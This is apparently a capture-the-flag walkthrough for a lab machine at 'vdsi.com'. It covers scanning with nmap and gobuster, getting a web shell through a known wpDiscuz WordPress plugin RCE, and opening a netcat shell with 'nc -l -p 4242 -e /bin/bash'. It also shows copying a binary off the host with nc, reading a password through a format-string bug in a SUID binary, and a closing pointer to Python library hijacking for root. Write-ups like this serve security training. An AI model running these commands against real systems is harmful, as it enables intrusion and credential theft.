

Preliminary Enumeration

Target IP

As a first task, we need to enumerate the hosts connected to the network to discover the target IP. We can do this with the following command

```
1 nmap -sn <ip_subnet>/<mask>
```

Port scanning

Target ports are scanned using `nmap`, with the following command

```
1 nmap -sV <target_ip> -vvvv
```

which gives as output 2 open ports:

- 22, ssh
- 80, http

Web enumeration

Web server enumeration

By visiting “`http://<target_ip>`”, a landing page tells us that probably the hostname of the target is **vdsi.com**. Also, on the landing page there is written some sort of hint: someone *hid* content, so maybe there are some hidden files/directories.

Scanning the target with `gobuster` gives directories related to a **wordpress** website, such as

- wordpress/wp-includes
- wordpress/wp-content
- wordpress/wp-admin

We can also try to scan for the presence of virtualhosts, using `gobuster`

```
1 gobuster vhost -u "http://vdsi.com" -w <wordlist> --append-domain
```

using **bitquark** from Seclists gives the existence of **internal.vdsi.com**.

Vhost web server enumeration

It is important to scan for the presence of other files with extensions: as for what we said in Section 1, there could be hidden files/folders. Remember that `robots.txt` file lists what will be indexed (i.e. returned to a user agent after a request) and what not.

In fact, scanning with gobuster for common file extensions, (command below):

```
1 gobuster dir -u "http://internal.vdsi.com" -w /usr/share/seclists/
  Discovery/Web-Content/raft-medium-files.txt -x txt,php,py
```


returns the existence of `robots.txt` file, which has a list of hidden plugins

```
1 User-agent: *
2 Disallow: /wp-admin
3 Disallow: /wp-content/plugins/woocommerce
4 Disallow: /wp-content/plugins/wordpress-popilar-posts
5 Disallow: /wp-content/plugins/wpdiscuz
6 Disallow: /wp-content/plugins/elementor
7 Allow: /wp-admin/admin-ajax.php
```

Exploiting plugin vulnerability

By browsing online, one can find out that `discuz` plugin has a RCE vulnerability (see <https://github.com/hev0x/CVE-2020-24186-wpDiscuz-7.0.4-RCE>).

The `python` code under the link can be used to get a web shell: to do so, we need a blog post to exploit, and by navigating on the main page, we can find an 'Hello World' post which can be used for such purposes (as shown in figure).



Then, web shell can be spawned by launching the `python` exploit

```
1 python3 exploit.py -u "http://internal.vdsi.com" -p /2024/06/22/hello-world/
```

Priv esc

damian user

After getting the web shell, one can easily get a full tty one using [netcat](https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys) + <https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys>. For example:

```
1 (target)
2 nc -l -p 4242 -e /bin/bash
3
4 (attacker)
5 nc vdsi.com 4242
6
7 python3 -c 'import pty; pty.spawn("/bin/bash")'
8
9 CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=
  screen; stty rows 38 columns 116; reset;
```

By looking at `/etc/passwd` it results that there is another user, **damian** on the system. Also, under `/opt` folder (can be found launching `linpeas.sh`) there is an executable file named `clean_up` which has SUID bit set, so by executing we will inherit temporary **damian**'s privileges.

Analysis of `clean_up` binary (string format)

First, we transfer the binary file to our host machine

```
1 (target)
2 cat clean_up | nc <host ip> <host port>
3
4 (host)
5 nc -lvnp <host port> > clean_up
```

Then, we can disassemble and decompile it with Ghidra. Program `main` is shown in figure

```

undefined8 main(void)
{
    char local_48 [32];
    char local_28 [24];
    FILE *local_10;

    local_10 = fopen("/home/damian/password.txt", "r");
    fgets(local_28, 0x14, local_10);
    puts("Instert folder to clean: ");
    fgets(local_48, 0x14, stdin);
    puts("Cleaning...");
    printf(local_48);
}

```

Since `printf` function is invoked using user input as the format string, without properly sanitizing it, this is a vulnerability. An attacker could potentially read data from the stack by passing as input `%lx` (on 64 bit machines) format. We want to read the value stored in `local_28`, since is there where the content of file at `/home/damian/password.txt` is stored.

To test the binary, we can use `gdb` locally on our host machine, the first thing to do is to re-create the real execution environment

```

1 mkdir /home/damian
2 touch /home/damian/password.txt

```

Now, we can execute with `gdb`:

- first, set a breakpoint to `main`: `b main`
- then, find the address of `printf`: `x/100i main`, and copy its address
- now, we can break before calling `printf`: `b <printf addr>`

Seeing the stack (see figure), we can notice that our target string is found after 6 stack cells (48 bytes on 64 bit machines).

```

0x00007ffffffdd0 | 0x0000: 0x00007fffffffd38 → 0x00007fffffffe2a1 → "/home/kali/clean_up" ←$rsp
0x00007ffffffdd8 | 0x0008: 0x0000000100000000
0x00007ffffffdde0 | 0x0010: "%lx%lx%lx%lx%lx%lx\n" ←$rdi
0x00007ffffffdde8 | 0x0018: "x%lx%lx%lx\n"
0x00007ffffffdd0 | 0x0020: 0x00000000000a786c ("lx\n?")
0x00007ffffffdd8 | 0x0028: 0x0000000000000000
0x00007ffffffde0 | 0x0030: "thisisalongpassword" ←
0x00007ffffffde0 | 0x0038: "ongpassword"

```

Remember that, given `x86_64` calling convention (https://en.wikipedia.org/wiki/X86_calling_conventi

ons), the first 6 parameters are passed into registers and the remaining one on the stack.


So, to make `printf` to output what we want we need to skip the first 6 parameters (which are inside of the registers) and then the 6 stack cells we found previously. In the end, our format string will look like what follows:

```
1 %12$l %13$l // first run
2 %14$l // second run
```

Finding user password

To uncover password from what the format string returned to us, we need the help of CyberChef (<https://gchq.github.io/CyberChef/>).

Since we asked to print an **hexadecimal** string of 8 bytes long, the first ingredient will be **fromhex**. Then, we need to handle the correct endianness of the output (which will be either little or big endian), so we add **swap endianness ingredient**. Lastly, the final part of the string contains just 4 bytes, so we have to skip the non-printable one. The final recipe is show in figure.



After obtaining the password, we can login through `ssh` as **damian**.

Root user

Inside **damian** home directory there is a `scripts/backup.py` file. This is a python script which makes a backup, so we can run `pspy64` (<https://github.com/DominicBreuker/pspy/releases/tag/v1.2.1>) to see if there is any cronjob or active process that runs such script.

To exploit it and become root, we can do a **library hijacking** attack (see <https://medium.com/analytcs-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8>).